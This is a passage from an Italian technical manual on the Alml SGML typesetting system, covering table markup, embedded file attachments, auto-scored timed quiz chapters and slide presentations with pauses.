<colsep>Distanza tra la base di una riga e la base della riga successiva.
<colsep><num>12</num> punti
</trow>
  <trow><syntax>\parskip</syntax>
<colsep>Distanza aggiuntiva tra i paragrafi.
<colsep><num>0</num>
</trow>
  <trow><syntax>\raggedright</syntax>
<colsep>Allinea il testo a sinistra.
<colsep>allineato simultaneamente a sinistra e a destra
</trow>
  <trow><syntax>\leftskip</syntax>
<colsep>Rientro sinistro complessivo.
<colsep><num>0</num>
</trow>
  <trow><syntax>\rightskip</syntax>
<colsep>Rientro destro complessivo.
<colsep><num>0</num>
</trow>
</tbody>
</tabular>
</object>
```

Il riquadro successivo mostra il risultato nella composizione finale:

Tabella 506.8. Esempio di tabella un po' più complessa.

Parola di controllo	Competenza	Condizione o valore predefinito
`\hoffset`	Posizione iniziale dei paragrafi nella pagina.	0
`\hsize`	Larghezza del paragrafo a partire da '**`\hoffset`**'.	6,5 pollici
`\parindent`	Rientro della prima riga.	20 punti
`\baselineskip`	Distanza tra la base di una riga e la base della riga successiva.	12 punti
`\parskip`	Distanza aggiuntiva tra i paragrafi.	0
`\raggedright`	Allinea il testo a sinistra.	allineato simultaneamente a sinistra e a destra
`\leftskip`	Rientro sinistro complessivo.	0
`\rightskip`	Rientro destro complessivo.	0

Come accennato, purché si utilizzi l'attributo '**`columnfractions`**', è possibile inserire nelle celle alcuni elementi che rappresentano blocchi di testo; per esempio: '**`syntax`**', '**`command`**', '**`pre`**' e '**`verbatimpre`**', come in parte si vede nell'esempio già apparso. Ciò dovrebbe consentire l'uso delle tabelle per realizzare degli schemi riassuntivi riferiti a comandi, sintassi o simili. Si osservi l'esempio seguente:

```
<object id="a2-esempio-sintassi-in-tabella">
<tabular col="2" columnfractions="0.618 0.382" border="1">
<thead>
  <trow>Comando
<colsep>Descrizione
</trow>
</thead>
<tbody>
  <trow><syntax>mbadblock <var>unità_dos</var></syntax>
<colsep>Scandisce un'unità &DOS; alla ricerca di settori difettosi.
</trow>
  <trow><syntax>mcd <synsqb><var>directory_dos</var></synsqb></syntax>
<colsep>Permette di modificare o conoscere la directory corrente delle unità &DOS;.
</trow>
  <trow><syntax>mdel <var>file_dos</var><synellipsis></syntax>
<colsep>Cancella i file &DOS; indicati come argomento.
</trow>
  <trow><syntax>mdeltree <var>directory_dos</var><synellipsis></syntax>
<colsep>Cancella le directory &DOS; indicate come argomento.
</trow>
  <trow><syntax>mmd <var>directory_dos</var><synellipsis></syntax>
<colsep>Crea le directory &DOS; indicate come argomento.
</trow>
  <trow><syntax>mmove <var>origine_dos</var><synellipsis> <var>destinazione_dos</var></syntax>
<colsep>Sposta o rinomina uno o più file e directory.
</trow>
  <trow><syntax>mrd <var>directory_dos</var><synellipsis></syntax>
<colsep>Elimina le directory indicate come argomento, purché siano vuote.
</trow>
  <trow><syntax>mren <var>origine_dos</var><synellipsis> <var>destinazione_dos</var></syntax>
```

```
<colsep>Rinomina o sposta uno o più file e directory.
</trow>
</tbody>
</tabular>
</object>
```

Il riquadro successivo mostra il risultato nella composizione finale:

Comando	Descrizione
`mbadblock` ***unità_dos***	Scandisce un'unità Dos alla ricerca di settori difettosi.
`mcd` [***directory_dos***]	Permette di modificare o conoscere la directory corrente delle unità Dos.
`mdel` ***file_dos***...	Cancella i file Dos indicati come argomento.
`mdeltree` ***directory_dos***...	Cancella le directory Dos indicate come argomento.
`mmd` ***directory_dos***...	Crea le directory Dos indicate come argomento.
`mmove` ***origine_dos***... ***destinazione_dos***	Sposta o rinomina uno o più file e directory.
`mrd` ***directory_dos***...	Elimina le directory indicate come argomento, purché siano vuote.
`mren` ***origine_dos***... ***destinazione_dos***	Rinomina o sposta uno o più file e directory.

La scelta del rapporto tra le due colonne della tabella, 61,8 % e 38,2 %, rappresenta quello che è noto come «rapporto aureo». Volendo seguire la stessa logica per una tabella di tre colonne, i rapporti sono: 19,1 %, 30,1 % e 50,0 %.

Le tabella molto lunghe possono essere realizzate in modo da consentire il salto pagina, utilizzando l'attributo '**`split`**' nell'elemento '**`object`**' che le contiene. In ogni caso, perché ci possa essere una tabella suddivisibile tra le pagine, è necessario che questa non sia fluttuante.

Il corpo del carattere «normale» che si inserisce all'interno delle celle di una tabella ottenuta con l'elemento '**`tabular`**', può essere controllato nell'intestazione con un elemento '**`printedfontsize`**', come nell'esempio seguente:

```
<head>
    <admin>
        ...
        <printedfontsize type="table">3,5mm</printedfontsize>
        ...
    </admin>
    ...
</head>
```

Se non si indica questa informazione, né nell'intestazione, né nell'elemento '**`tabular`**', il carattere viene comunque ridotto leggermente rispetto a quello del corpo normale del testo. Eventualmente, per richiedere espressamente un carattere di dimensione pari a quello esterno,

basta utilizzare l'attributo '**`printedfontsize`**' nell'elemento '**`tabular`**' con una dimensione di un quadratone:

```
<tabular … printedfontsize="1em">
…
</tabular>
```

La gestione delle tabelle di Alml ha, evidentemente, delle limitazioni: principalmente manca la possibilità di fondere delle celle. Eventualmente, oltre alla possibilità di disegnare una tabella con altri strumenti per poi incorporarne l'immagine, si può valutare l'opportunità di utilizzare del codice HTML con l'elemento '**`html`**', come si vede nell'esempio di tabella 511.4. Tuttavia, si deve ricordare che si tratta di codice esterno, per cui non si possono inserire elementi tipici di Alml, ma solo codice HTML; inoltre, la trasformazione in forma di testo puro di una tabella HTML complessa non avviene sempre nel modo corretto; infine, così facendo non si possono ottenere delle tabelle che si dispongono automaticamente su più pagine.

Capitolo 507

Alml: allegati

In diverse situazioni, Alml consente di incorporare file con altri formati, all'interno di elementi che prevedono un contenuto letterale. Quando si tratta di codice che viene tradotto in immagini, tali elementi dispongono dell'attributo '**`file`**', con il quale è possibile dichiarare il nome di un file da generare, con il contenuto dell'elemento stesso.

Per esempio, con un elemento '**`figimg`**' è possibile incorporare del codice XFig, contenente presumibilmente un disegno. Se si aggiunge l'attributo '**`file`**', si può generare una copia di tale file. Si osservi l'esempio seguente:

```
<object>
<caption>
    Figura <objectref>. Esempio con <special special="name">XFig</special>.
    Una copia di questo file dovrebbe essere disponibile anche qui:
    <uri><![CDATA[allegati/a2/alml-esempio-xfig-ellissi.fig]]></uri>
</caption>
<imgblock>
<figimg alt="Esempio" width="50%" file="allegati/a2/alml-esempio-xfig-ellissi.fig">
<![CDATA[
#FIG 3.2  Produced by xfig version 3.2.5-alpha5
Portrait
Center
Metric
A4
100.00
Single
-2
1200 2
1 3 0 1 0 1 49 -1 20 0.000 1 0.0000 1035 630 450 450 1035 630 1485 630
1 1 0 1 0 5 50 -1 20 0.000 1 0.0000 1035 900 855 180 1035 900 1890 900
4 1 0 50 0 0 12 0.0000 4 180 1500 1035 1260 Esempio con XFig\001
]]>
</figimg>
</imgblock>
</object>
```

Nel riquadro successivo si vede il risultato nella composizione finale:

Figura 507.3. Esempio con XFig. Una copia di questo file dovrebbe essere disponibile anche qui: ⟨*allegati/a2/alml-esempio-xfig-ellissi.fig*⟩

Esempio con XFig

In pratica, con la composizione del sorgente, dovrebbe essere generato anche il file

'allegati/a2/alml-esempio-xfig-ellissi.fig'. Il file non viene creato se esiste già qualcosa con lo stesso nome, se manca la directory di destinazione prevista o se mancano i permessi per potervi scrivere.

Nel caso particolare dell'elemento '**embimg**', il file viene salvato dopo la traduzione dal formato Base64 in quello che era in origine.

Come si può intuire, esiste anche un elemento che consente di allegare file al sorgente SGML, senza che questi debbano produrre alcunché di visibile nella composizione. Si tratta dell'elemento '**enclosure**', per il quale l'attributo '**file**' diventa obbligatorio (altrimenti non ci sarebbe motivo di usare tale elemento) e dove se ne aggiunge un altro, con lo stesso nome '**enclosure**', il cui scopo è quello di specificare il formato del contenuto dell'elemento.

Attualmente, l'elemento '**enclosure**' può contenere file tali e quali, per esempio file come quelli generati da XFig, oppure file trasformati con l'algoritmo Base64. Pertanto, all'attributo '**enclosure**' può essere assegnato il valore '**literal**', che comunque sarebbe predefinito, oppure il valore '**base64**', con i significati che si possono intuire.

```
<enclosure enclosure="base64" file="allegati/a2/prova.sxc">
<![CDATA[
JSFQUy1BZG9iZS0yLjAKJSVDcmVhdG9yOiAiYmFyY29kZSIsIGxpYmJhcmNv
ZGUgc2FtcGxlIGZyb250ZW5kCiUgJSVEb2N1bWVudFBhcGVyU2l6ZXM6IGE0
…
…
b3cKMTA0LjAwIDEwLjAwIG1vdmV0byAoOSkgc2hvdwoKJSBFbmQgYmFyY29k
ZSBmb3IgIjk5MTIzNDU2Nzg5MCIKCiUlRW5kUGFnZQoKc2hvd3BhZ2UKJSVU
cmFpbGVyCiUlRU9GCgo=
]]>
</enclosure>
```

L'esempio mostra un allegato che incorpora, presumibilmente, un file realizzato con OpenOffice Calc. Questo file non risulta visibile nel documento, ma viene creato in fase di composizione generando il file 'allegati/a2/prova.sxc'.

Figura 507.5. Sintassi per l'uso dell'elemento '**enclosure**'.

```
enclosure enclosure="literal|base64" file="nome_file_da_creare"
   `--contenuto_letterale_cdata
```

Come si può intuire, l'elemento '**enclosure**' va usato come un blocco.

Alml: verifiche

Alml consente la realizzazione di questionari di verifica che producono, nella composizione HTML, delle pagine dinamiche in grado di calcolare automaticamente l'esito degli stessi. Attraverso questo meccanismo è possibile imporre anche un tempo esatto per lo svolgimento delle verifiche, con il calcolo di una «penalità» nel punteggio, per ogni secondo di ritardo.

Le pagine HTML prodotte in questo modo contengono del codice JavaScript e si concludono normalmente con la stampa di un rapporto che sintetizza l'esito della verifica.

Se lo studente che svolge la verifica tenta di ricaricare la pagina, o di ritornare sulla pagina della verifica quando ha ottenuto la pagina conclusiva da stampare, ottiene l'azzeramento di tutti i dati. Inoltre, quando ritorna alla pagina della verifica, **deve provvedere anche a ricaricarla**, altrimenti il meccanismo di controllo successivo rischia di fallire in ogni caso.

Figura 508.1. Schema sintattico semplificato di un capitolo contenente un questionario.

```
capitolo
  |--testh1 [id="ancora"] [lang="lingua"] [bookmark="segnalibro"]
  |    |      [testtime="tempo"] [testtimepenalty="penalità"]
  |    `--testo_lineare
  |--dati_descrittivi...
  |    |--[blocco_generico]
  |    `--[testinfo]
  |         `--testo_lineare
  |--domanda...
  |    |--[domanda_risposta_singola]
  |    |    |--testlistquestion
  |    |    |--[blocco_generico]...
  |    |    `--testlist...
  |    |         `--{testlistitem score="punteggio"}...
  |    |              `--testo_lineare
  |    |--[domanda_risposta_multipla]
  |    |    |--testmultiquestion
  |    |    |--[blocco_generico]...
  |    |    `--testmulti...
  |    |         `--{testmultiitem score="punteggio"}...
  |    |              `--testo_lineare
  |    `--[domanda_risposta_testuale]
  |         |--testtextquestion
  |         |--[blocco_generico]...
  |         `--testtext...
  |              `--{testtextitem score="punteggio" width="larghezza"
  |                   |          [hint="suggerimento"] [caps="0|1"]}...
  |                   `--testo_lineare
  |--testsend
  `--[endofchapter]
```

508.1 Capitolo per le verifiche

Per definire un questionario di verifica con Alml, occorre dichiarare un capitolo con un'intestazione speciale: '**testh1**'. Questo elemento prevede gli attributi degli altri capitoli normali, aggiungendo due attributi speciali per definire la durata massima in secondi e la penalità da dedurre dal punteggio complessivo per ogni secondo di ritardo:

```
<testh1 testtime="600" testtimepenalty="0.008">
Verifica su directory e percorsi
</testh1>
```

In questo caso, l'esempio mostra la dichiarazione del titolo di una verifica che prevede un tempo massimo di 10 minuti (600 s) e una penalità di 0,008 per ogni secondo di ritardo (circa 0,5 punti per ogni minuto).

Dopo il titolo, si possono mettere dei blocchi descrittivi, come nei capitoli normali, per esempio delle figure o delle tabelle di riferimento. Successivamente è obbligatorio inserire almeno un elemento '**testinfo**', con lo scopo, probabilmente, di identificare l'esecutore della verifica:

```
<testinfo>data:</testinfo>
<testinfo>cognome e nome:</testinfo>
<testinfo>classe e sezione (corso):</testinfo>
</testh1>
```

Ogni elemento '**testinfo**' si traduce in un campo da compilare, secondo il significato dato dalla descrizione che appare nell'elemento stesso.

Tra gli elementi '**testinfo**' (ed eventualmente anche dopo), si possono inserire dei blocchi descrittivi liberi. Successivamente, si devono indicare delle domande, che possono prevedere diverse modalità di risposta. Le domande sono racchiuse in un elemento differente, a seconda del tipo di risposta che ci si aspetta; alle domande seguono le risposte, racchiuse da elementi appropriati. L'esempio seguente riguarda il caso di una domanda che richiede una sola risposta, scelta da un elenco:

```
<testlistquestion>
Rispetto allo schema della figura <objectref
id="verifica-grafo-directory-file">, scegliere il percorso assoluto
che porta al nodo numero <num>2</num>. Si dia una sola risposta.
</testlistquestion>

<testlist>
<testlistitem score="1.1"><file>/home</file>;</testlistitem>
<testlistitem score="0"><file>/home/tizio</file>;</testlistitem>
<testlistitem score="0"><file>/home/caio</file>;</testlistitem>
<testlistitem score="0"><file>/home/caio/bin</file>;</testlistitem>
<testlistitem score="0"><file>/home/caio/mail</file>;</testlistitem>
<testlistitem score="0"><file>/home/sempronio</file>.</testlistitem>
<testlistitem score="-1"><file>%$£%$/</file>.</testlistitem>
</testlist>
```

In questo caso, l'elemento '**testlistquestion**' contiene il testo della domanda; l'elemento '**testlist**' è fatto per contenere un elenco di elementi '**testlistitem**', i quali contengono le varie risposte. Si può osservare che l'attributo '**score**' degli elementi '**testlistitem**'

consente di stabilire il punteggio che si ottiene in base alla risposta e che questo può anche essere negativo.

Si osservi che l'elemento '**testlist**' genera un elenco numerato con bottoni, dove solo un bottone per tutto il gruppo può essere selezionato. Tuttavia, è possibile che ci siano risposte alternative valide, eventualmente con punteggi differenti.

L'esempio seguente riguarda il caso di una domanda che richiede la selezione di tutte le risposte valide di un elenco:

```
<testmultiquestion>
Cosa è rappresentato nella figura <objectref id="verifica-disegno">?
selezionare tutte le risposte valide:
</testmultiquestion>

<testmulti>
<testmultiitem score="1">albero</testmultiitem>
<testmultiitem score="1">grafo</testmultiitem>
<testmultiitem score="-1">istogramma</testmultiitem>
<testmultiitem score="-1">diagramma di flusso</testmultiitem>
</testmulti>
```

Il funzionamento di questo tipo di domanda con risposte a selezione multipla funziona in modo simile a quello in cui la risposta valida può essere una sola. Si può osservare che in questo caso diventa importante attribuire valori negativi alle risposte errate, perché altrimenti sarebbe facile risolvere le verifiche selezionando tutte le risposte.

L'esempio seguente riguarda il caso di una domanda che richiede la scrittura delle risposte:

```
<testtextquestion>
Inserire ordinatamente i nomi delle quattro figure geometriche.
</testtextquestion>

<testtext>
<testtextitem score="1" width="30" hint="q--++-+o"  caps="0" ans="quadrato">A</testtextitem>
<testtextitem score="1" width="30" hint="c-+++-o"   caps="0" ans="cerchio">B</testtextitem>
<testtextitem score="1" width="30" hint="t+--++-+o" caps="0" ans="triangolo">C</testtextitem>
<testtextitem score="1" width="30" hint="e+-+-+o"   caps="0" ans="esagono">D</testtextitem>
</testtext>
```

La struttura degli elementi di questo tipo di domanda è lo stesso degli altri, con la differenza che l'elemento '**testtextitem**' contiene degli attributi in più: l'attributo '**width**' dichiara la dimensione del campo testuale di inserimento; l'attributo '**hint**' consente di mostrare una sorta di suggerimento (nell'esempio viene messa la lettera iniziale e la lettera finale, assieme a dei simboli che consentono di capire quando ci si aspetta una consonante o una vocale); l'attributo '**caps**' consente, se assume il valore uno, di verificare anche la corrispondenza tra le lettere maiuscole e minuscole; l'attributo '**ans**' serve a specificare la risposta attesa. Il testo che appare nell'elemento, viene mostrato davanti al campo da compilare.

Alla fine delle domande e degli elenchi di selezione, va messo l'elemento vuoto '**testsend**', che nella composizione in HTML genera il bottone per concludere la verifica:

```
<testsend>
```

Tabella 508.8. Capitoli di verifica.

Elemento	Descrizione
`testh1 [id="`*ancora*`"] [lang="..."] [bookmark="..."] [testtime="..."] [testtimepenalty="..."]`	Titolo del questionario. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF; l'attributo '**`testtime`**' consente di indicare il tempo massimo in secondi; '**`testtimepenalty`**' permette di specificare la penalità da sottrarre al punteggio per ogni secondo di ritardo.
`testinfo`	Etichetta descrittiva di un'informazione testuale da inserire, per identificare la persona che esegue la verifica.
`testlistquestion`	Domanda a cui lo studente deve dare una risposta singola.
`testlist`	Elenco di risposte alternative, costituite da elementi '**`testlistitem`**'.
`testlistitem score="`*punteggio*`"`	Risposta che può essere selezionata. L'attributo '**`score`**' serve a specificare il punteggio associato alla scelta della risposta.
`testmultiquestion`	Domanda a cui lo studente può dare una o più risposte.
`testmulti`	Elenco di risposte, costituite da elementi '**`testmultiitem`**'.
`testmultiitem score="`*punteggio*`"`	Risposta che può essere selezionata. L'attributo '**`score`**' serve a specificare il punteggio associato alla scelta della risposta.
`testtextquestion`	Domanda a cui lo studente deve dare risposte testuali.
`testtext`	Elenco di risposte, costituite da elementi '**`testtextitem`**'.
`testtextitem score="`*punteggio*`" width="`*n_caratteri*`" [hint="`*suggerimento*`"] [caps="0|1"]`	Risposta da inserire. L'attributo '**`score`**' serve a specificare il punteggio associato all'inserimento della risposta esatta; l'attributo '**`width`**' serve a specificare la larghezza del campo che riceve la risposta; l'attributo '**`hint`**', se usato, mostra un suggerimento per la risposta; l'attributo '**`caps`**' consente di richiedere una corrispondenza esatta della risposta, anche nell'uso delle lettere maiuscole e minuscole.

Si osservi che, nel risultato della composizione, prima delle domande appare l'intervallo del punteggio che si può ottenere, con una forma simile a questa: '**`[-2..3]`**'. In questo caso, si intende avviare che il punteggio minimo che si può ottenere rispondendo è −2, mentre il punteggio massimo è 3. Se non si risponde affatto, il punteggio che si ottiene è sempre zero.

508.2 Esempio di verifica

Nel capitolo successivo viene mostrato un esempio di verifica realizzato con Alml, di cui qui viene mostrato il sorgente:

```
<testh1 testtime="120" testtimepenalty="0.1">
Esempio di verifica con Alml
</testh1>

&A2COPY;

<object pos="fixed">
<tabular col="4" columnfractions="0.309 0.191 0.309 0.191" border="0">
<tbody>
  <trow>tempo a disposizione:
<colsep><num>120</num> secondi
<colsep>punteggio massimo:
<colsep><num>10</num>
</trow>
  <trow>quantità di domande:
<colsep><num>3</num>
<colsep>punti di penalità per ogni secondo di ritardo:
<colsep><num>0,1</num>
</trow>
</tbody>
</tabular>
</object>

<testinfo>data:</testinfo>
<testinfo>cognome e nome:</testinfo>
<testinfo>classe e sezione (corso):</testinfo>

<object id="a2-f-verifica-prova-alml" pos="fixed" sep="border">
<caption>

    Figura <objectref>. Simboli geometrici.

</caption>
<imgblock>
<figimg alt="albero di file e directory" width="50%">
[omissis]
</figimg>
</imgblock>
</object>

<heightrequired height="5cm">

<testlistquestion>
Cos'è la figura geometrica «C»? selezionare solo una risposta:
</testlistquestion>

<testlist>
<testlistitem score="2">triangolo</testlistitem>
```

```
<testlistitem score="0">esagono</testlistitem>
<testlistitem score="-1">piramide</testlistitem>
</testlist>

<testmultiquestion>
Cos'è la figura geometrica «A»? selezionare tutte le risposte valide:
</testmultiquestion>

<testmulti>
<testmultiitem score="2">quadrato</testmultiitem>
<testmultiitem score="-1">ellissi</testmultiitem>
<testmultiitem score="2">quadrilatero</testmultiitem>
</testmulti>

<testtextquestion>
Inserire ordinatamente i nomi delle quattro figure geometriche.
</testtextquestion>

<p>Nei campi appare un suggerimento, composto da simboli <samp>+</samp>,
per le consonanti, e da simboli <samp>-</samp> per le vocali.</p>

<testtext>
<testtextitem score="1" width="30" hint="+--++-+-" caps="0"
ans="quadrato">A</testtextitem>
<testtextitem score="1" width="30" hint="+-+++--" caps="0"
ans="cerchio">B</testtextitem>
<testtextitem score="1" width="30" hint="++--++-+-" caps="0"
ans="triangolo">C</testtextitem>
<testtextitem score="1" width="30" hint="-+-+-+-" caps="0"
ans="esagono">D</testtextitem>
</testtext>

<testsend>
```

Realizzando la composizione in formato HTML, la pagina del capitolo in questione dovrebbe apparire come nella figura 508.10, dove si nota in evidenza il conto alla rovescia del tempo a disposizione.

Se si compila il questionario e si seleziona il bottone che appare in fondo, si ottiene la correzione della verifica, a cui dovrebbe corrispondere l'invito a stampare (se l'interprete del navigatore non funziona perfettamente, si può richiedere la stampa in modo manuale). Nella figura 508.11 si vede un esempio del rapporto che si ottiene, dove si suppone di avere completato la verifica in 35,835 s.

A seconda del tipo di interprete JavaScript, l'anno che appare nelle date può essere visualizzato nel modo corretto, oppure, come nell'esempio, ridotto di 1900.

Il contenuto del rapporto che si genera è essenziale; inoltre l'estetica non è curata. Infatti, lo scopo della stampa che si produce è solo quello di documentare l'esito della verifica, di fronte alle contestazioni; al contrario, un maggiore dettaglio e un'estetica migliore potrebbe permettere a qualche studente di copiare le risposte facilmente.

Figura 508.10. Composizione in HTML.

Capitolo 2. Esempio di verifica con Alml

00:02:00

tempo a disposizione:	120 secondi	punteggio massimo:	10
quantità di domande:	3	punti di penalità per ogni secondo di ritardo:	0,1

data:	
cognome e nome:	
classe e sezione (corso):	

Figura 2.2. Simboli geometrici.

A B C D

2.1) [-1..2] **Cos'è la figura geometrica «C»? selezionare solo una risposta:**

1. triangolo
2. esagono
3. piramide

2.2) [-1..4] **Cos'e` la figura geometrica «A»? selezionare tutte le risposte valide:**

1. quadrato
2. ellissi
3. quadrilatero

2.3) [0..4] **Inserire ordinatamente i nomi delle quattro figure geometriche.**

Nei campi appare un suggerimento, composto da simboli '+', per le consonanti, e da simboli '-' per le vocali.

A +--++-+-

B +-+++--

C ++--++-+-

D -+-+-+-

00:02:00

conclusione della verifica

Se lo studente tenta di barare, cercando di ritornare alla pagina da compilare, ottiene un modulo azzerato completamente.

Se lo studente avesse la possibilità di ritornare alla pagina compilata, potrebbe tentare di correggere, oppure potrebbe tentare di modificare l'intestazione del lavoro, in modo da poterlo copiare per un altro collega. Inoltre, per le domande dove è prevista una selezione di alternative, nella pagina di correzione della verifica vengono indicati solo i punteggi, senza specificare anche le risposte esatte.

Se si esegue una composizione in uno dei formati per la stampa (PostScript o PDF), si ottiene un questionario da compilare a mano, senza la possibilità di imporre meccanicamente un tempo massimo di esecuzione e senza poter avere una valutazione automatica; ma **utilizzando l'opzione '`--draft`' in fase di compilazione**, si mettono in evidenza i punteggi e le risposte esatte, da dare agli studenti dopo la verifica, come confronto (figura 508.13).

Figura 508.11. Esito della verifica; in questo caso si tratta di un risultato perfetto.

Esempio di verifica con Alml
data: 10 ottobre 2007
cognome e nome: Tizio Tizi
classe e sezione (corso): 1H
inizio della verifica: 107.10.16 11:47.8
conclusione della verifica: 107.10.16 11:47.43
tempo impiegato: 35.835 s = 0.5972500000000001 m;
tempo a disposizione: 120 s; ritardo: 0 s; penalità nel punteggio per ogni minuto di ritardo: 6; penalità totale nel punteggio: 0
Q1 Cos'è la figura geometrica «C»? selezionare solo una risposta:
scelto: 1 punteggio: 2
Q2 Cos'è la figura geometrica «A»? selezionare tutte le risposte valide:
scelto: 1
scelto: 3
punteggio: 4
Q3 Inserire ordinatamente i nomi delle quattro figure geometriche.
risposto: '`quadrato`' - punteggio: 1
risposto: '`cerchio`' - punteggio: 1
risposto: '`triangolo`' - punteggio: 1
risposto: '`esagono`' - punteggio: 1
punteggio totale della verifica: 10

Figura 508.12. Composizione per la stampa normale.

8

Capitolo 2

Esempio di verifica con Alml

tempo a disposizione:	120 secondi	punteggio massimo:	10
quantità di domande:	3	punti di penalità per ogni secondo di ritardo:	0,1

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 2.2. Simboli geometrici.

A B C D

2.1) [-1..2] Cos'è la figura geometrica «C»? selezionare solo una risposta:

1. ( ) triangolo
2. ( ) esagono
3. ( ) piramide

2.2) [-1..4] Cos'e' la figura geometrica «A»? selezionare tutte le risposte valide:

1. [ ] quadrato
2. [ ] ellissi
3. [ ] quadrilatero

2.3) [0..4] Inserire ordinatamente i nomi delle quattro figure geometriche.

Nei campi appare un suggerimento, composto da simboli '**+**', per le consonanti, e da simboli '**–**' per le vocali.

A ____________________

B ____________________

C ____________________

D ____________________

Figura 508.13. Composizione per la stampa: «bozza», dove sono evidenziati i risultati e le risposte.

8

Capitolo 2

Esempio di verifica con Alml$_{name}$

tempo a disposizione:	120 secondi	punteggio massimo:	10
quantità di domande:	3	punti di penalità per ogni secondo di ritardo:	0,1

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 2.2. Simboli geometrici.

A B C D

2.1) [-1..2] Cos'è la figura geometrica «C»? selezionare solo una risposta:

1. (2) triangolo
2. (0) esagono
3. (-1) piramide

2.2) [-1..4] Cos'e' la figura geometrica «A»? selezionare tutte le risposte valide:

1. [2] quadrato
2. [-1] ellissi
3. [2] quadrilatero

2.3) [0..4] Inserire ordinatamente i nomi delle quattro figure geometriche.

Nei campi appare un suggerimento, composto da simboli '+', per le consonanti, e da simboli '–' per le vocali.

A [1] quadrato

B [1] cerchio

C [1] triangolo

D [1] esagono

Capitolo 509

Esempio di verifica con Alml

tempo a disposizione:	120 secondi	punteggio massimo:	10
quantità di domande:	3	punti di penalità per ogni secondo di ritardo:	0,1

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 509.2. Simboli geometrici.

A B C D

509.1) [-1..2] Cos'è la figura geometrica «C»? selezionare solo una risposta:

1. ( ) triangolo
2. ( ) esagono
3. ( ) piramide

509.2) [-1..4] Cos'è la figura geometrica «A»? selezionare tutte le risposte valide:

1. [ ] quadrato
2. [ ] ellissi
3. [ ] quadrilatero

509.3) [0..4] Inserire ordinatamente i nomi delle quattro figure geometriche.

Nei campi appare un suggerimento, composto da simboli '**+**', per le consonanti, e da simboli '**–**' per le vocali.

A ______________________________

B ______________________________

C ______________________________

D ______________________________

Alml: presentazioni

Alml consente di utilizzare l'elemento '**slideh1**' per i capitoli che rappresentano delle diapositive, o comunque delle presentazioni.

Il contenuto di un capitolo di tipo '**slideh1**' include anche l'elemento vuoto '**pause**', che si può inserire tra i blocchi ed eccezionalmente tra i punti di un elenco. Lo scopo di questo elemento è quello di generare una pausa virtuale nella visualizzazione della pagina, ma solo per la composizione che genera un formato PostScript o PDF. In tal modo, le diapositive ottenute con i capitoli di tipo '**slideh1**' possono contenere un semplice effetto dinamico durante la presentazione.

510.1 Esempio di presentazione

A titolo di esempio, viene presa in esame una diapositiva che si vuole realizzare per la presentazione di Alml, come da una bozza realizzata da Massimo Conte. Si suppone che la diapositiva, nel suo complesso, debba contenere il testo seguente:

```
Introduzione

Alml è uno strumento per la composizione del testo che si compone
dell'eseguibile 'alml', uno script in Perl.

Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un
applicativo scritto in Perl che prende in input un file scritto secondo
tale DTD e lo converte in un formato definito a priori, in base allo
scopo della pubblicazione del documento:
* se si ritiene che il documento debba essere stampato, si
  può generare un file PDF;
* se il documento deve essere di facile lettura su schermo e lo si vuole
  pubblicare in rete, si può produrre un risultato in HTML;
* se invece si punta alla massima compatibilità è possibile generare un
  formato testo puro non formattato.
```

Per ottenere l'attenzione del pubblico, mentre si esegue la presentazione, si vuole mostrare la diapositiva inserendo delle pause, come se in realtà fossero mostrate più diapositive in sequenza:

```
Introduzione

Alml è uno strumento per la composizione del testo che si compone
dell'eseguibile 'alml', uno script in Perl.
```

```
Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un
applicativo scritto in Perl che prende in input un file scritto secondo
tale DTD e lo converte in un formato definito a priori, in base allo
scopo della pubblicazione del documento:
```

```
* se si ritiene che il documento debba essere stampato, si
  può generare un file PDF;
```

```
* se il documento deve essere di facile lettura su schermo e lo si vuole
  pubblicare in rete, si può produrre un risultato in HTML;
```

```
* se invece si punta alla massima compatibilità è possibile generare un
  formato testo puro non formattato.
```

Per ottenere questo risultato, il sorgente Alml va scritto in un modo simile a quello seguente:

```
…
<head>
    <admin>
        …
        <printedfontsize type="h1">1.5cm</printedfontsize>
        …
        <printedfontsize type="normal">0.9cm</printedfontsize>
        …
        <printedpagesize type="topmargin">3.5cm</printedpagesize>
        <printedpagesize type="bottommargin">0mm</printedpagesize>
        <printedpagesize type="internalmargin">1cm</printedpagesize>
        <printedpagesize type="bodywidth">27.7cm</printedpagesize>
    </admin>
    …
</head>
<body>
…
<slideh1>
Introduzione
</slideh1>

<p><special special="name">Alml</special> è uno strumento per la
composizione del testo che si compone dell'eseguibile
<samp>alml</samp>, uno <special special="ttsc">script</special> in
<special special="name">Perl</special>.</p>

<pause>

<p>Con il termine «Alml» si fa riferimento a due cose: un DTD SGML e un
applicativo scritto in <special special="name">Perl</special> che prende
in input un file scritto secondo tale DTD e lo converte in un formato
definito a priori, in base allo scopo della pubblicazione del
documento:</p>

<pause>

<ul>
<li>
    <p>se si ritiene che il documento debba essere stampato, si può
    generare un file <special special="name">PDF</special>;</p>
</li>
<pause>
<li>
    <p>se il documento deve essere di facile lettura su schermo e lo si
    vuole pubblicare in rete, si può produrre un risultato in >special
    special="name">HTML</special>;</p>
</li>
<pause>
<li>
    <p>se invece si punta alla massima compatibilità è possibile
    generare un formato testo puro non formattato.</p>
</li>
```

```
</ul>
…
```

In questo esempio si può notare anche la dichiarazione iniziale (nell'intestazione) della dimensione dei caratteri per i titoli dei capitoli e per il testo normale; inoltre si vede l'intervento sui margini del foglio, che si intende essere un formato A4 da usare orizzontalmente.

510.2 Composizione

Si può ottenere una composizione dinamica, con le pause virtuali, solo se si genera un risultato in formato PostScript o PDF, scegliendo preferibilmente il secondo. Tuttavia, per ottenere effettivamente l'effetto dinamico, è indispensabile l'uso dell'opzione '**`--dynamic`**' in fase di composizione:

$ **`alml --dynamic --pdf mio_file.sgml`** [*Invio*]

Naturalmente, è auspicabile che le diapositive vengano realizzate usando un formato di carta orientato orizzontalmente; pertanto va usata anche l'opzione '**`--paper-orientation=landscape`**':

$ **`alml --dynamic --paper-orientation=landscape --pdf mio_file.sgml`** [*Invio*]

Nel file PostScript o PDF che si genera, a ogni pausa si ottiene una nuova pagina; in pratica, la diapositiva descritta nella sezione precedente, genererebbe cinque pagine come quelle che si vedono nelle figure successive:

1 1 *diapositiva*

Introduzione

